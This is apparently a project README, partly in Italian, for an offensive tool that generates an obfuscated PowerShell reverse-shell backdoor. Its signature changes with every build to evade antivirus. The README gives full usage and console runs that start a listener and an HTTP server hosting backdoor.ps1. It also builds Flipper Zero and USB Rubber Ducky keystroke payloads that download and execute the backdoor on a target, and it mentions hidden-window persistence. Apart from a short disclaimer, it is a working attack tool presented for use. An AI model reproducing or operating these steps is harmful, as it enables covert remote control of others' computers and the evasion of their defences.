
 drew-alleman/powershell-backdoor-generator
Backdoor inversa scritta in PowerShell e offuscata con Python. Genera payload per dispositivi di hacking popolari come Flipper Zero e Hak5 USB Rubber Ducky, e cambia la sua firma dopo ogni build per aiutare ad evitare l'AV.

/******************************************************************************
 * DISCLAIMER:
 *
 * This program is intended for educational purposes only. By using this program,
 * you agree that you understand the potential risks associated with its use.
 *
 * - This program should not be used on any system or network without proper
 *   authorization. Unauthorized use is strictly prohibited.
 *
 * - The creator of this program assumes no liability for any damages, legal
 *   consequences, or loss of data caused by the use of this program.
 *
 * - It is your responsibility to ensure that you comply with all applicable
 *   laws and regulations while using this program.
 *
 * Please use this program responsibly and ethically, and respect the privacy
 * and security of others.
 *****************************************************************************/

Tool backdoor inverso scritto in PowerShell e offuscato con Python, che fornisce una nuova firma dopo ogni build per evitare il rilevamento. Lo strumento ha la capacità di creare payload per dispositivi di hacking popolari come Flipper Zero e Hak5 USB Rubber Ducky. Utilizza questo strumento per testare le difese del tuo sistema contro tecniche di attacco avanzate.
usage: listen.py [-h] [--ip-address IP_ADDRESS] [--port PORT] [--random] [--out OUT] [--verbose] [--delay DELAY] [--flipper FLIPPER] [--ducky]
                 [--server-port SERVER_PORT] [--payload PAYLOAD] [--list--payloads] [-k KEYBOARD] [-L] [-H]

Powershell Backdoor Generator

options:
  -h, --help            show this help message and exit
  --ip-address IP_ADDRESS, -i IP_ADDRESS
                        IP Address to bind the backdoor too (default: 192.168.X.XX)
  --port PORT, -p PORT  Port for the backdoor to connect over (default: 4444)
  --random, -r          Randomizes the outputed backdoor's file name
  --out OUT, -o OUT     Specify the backdoor filename (relative file names)
  --verbose, -v         Show verbose output
  --delay DELAY         Delay in milliseconds before Flipper Zero/Ducky-Script payload execution (default:100)
  --flipper FLIPPER     Payload file for flipper zero (includes EOL conversion) (relative file name)
  --ducky               Creates an inject.bin for the http server
  --server-port SERVER_PORT
                        Port to run the HTTP server on (--server) (default: 8080)
  --payload PAYLOAD     USB Rubber Ducky/Flipper Zero backdoor payload to execute
  --list--payloads      List all available payloads
  -k KEYBOARD, --keyboard KEYBOARD
                        Keyboard layout for Bad Usb/Flipper Zero (default: us)
  -A, --actually-listen
                        Just listen for any backdoor connections
  -H, --listen-and-host
                        Just listen for any backdoor connections and host the backdoor directory

C:\Users\DrewQ\Desktop\powershell-backdoor-main> python .\listen.py --verbose
[*] Encoding backdoor script
[*] Saved backdoor backdoor.ps1 sha1:32b9ca5c3cd088323da7aed161a788709d171b71
[*] Starting Backdoor Listener 192.168.0.223:4444 use CTRL+BREAK to stop
Verrà creato un file chiamato backdoor.ps1 nella directory di lavoro corrente.
Testato su Windows 11, Windows 10 e Kali Linux. Per eseguirlo come finestra nascosta e con persistenza, segui la guida
powershell.exe -File backdoor.ps1 -ExecutionPolicy Unrestricted
┌──(drew㉿kali)-[/home/drew/Documents]
└─PS> ./backdoor.ps1
Quando si utilizza uno di questi attacchi, verrà aperto un server HTTP che ospita la backdoor. Una volta recuperata la backdoor, il server HTTP verrà chiuso.
Qui sotto verrà generato un file chiamato powershell_backdoor.txt che, quando attivato sul Flipper, recupera la backdoor dal tuo computer tramite HTTP e la esegue.
C:\Users\DrewQ\Desktop\powershell-backdoor-main> python .\listen.py --flipper powershell_backdoor --payload execute
[*] Started HTTP server hosting file: http://192.168.0.223:8989/backdoor.ps1
[*] Starting Backdoor Listener 192.168.0.223:4444 use CTRL+BREAK to stop
Posiziona il file di testo specificato (es. powershell_backdoor.txt) nel tuo Flipper Zero. Quando il payload viene eseguito, scaricherà ed eseguirà backdoor.ps1.
Di seguito è riportato un tutorial su come generare un file inject.bin per Hak5 USB Rubber Ducky.
 C:\Users\DrewQ\Desktop\powershell-backdoor-main> python .\listen.py --ducky --payload BindAndExecute
[*] Started HTTP server hosting file: http://192.168.0.223:8989/backdoor.ps1
[*] Starting Backdoor Listener 192.168.0.223:4444 use CTRL+BREAK to stop
Un file chiamato inject.bin verrà inserito nella directory di lavoro corrente. Per questa funzionalità è richiesto Java. Quando il payload viene eseguito, scaricherà ed eseguirà backdoor.ps1.
Per codificare payload.txt in inject.bin per gli attacchi USB Rubber Ducky utilizzo encoder.jar creato da .
Di seguito è riportato l'hash sha1 di backdoor.ps1 dopo 5 build.
1e158f02484e5c58d74c1507a1773392ffacfca2
6d18230a419195d0f77519abc0238768956cdd58
558a8cbac40239c9e6660a45cc8fc5d02b5057d7
caf4d0c8424eceb960d5f5c526e83ecd485c4ac9
947b57824917842d79f9cbcac8a795aa7c2f8a49
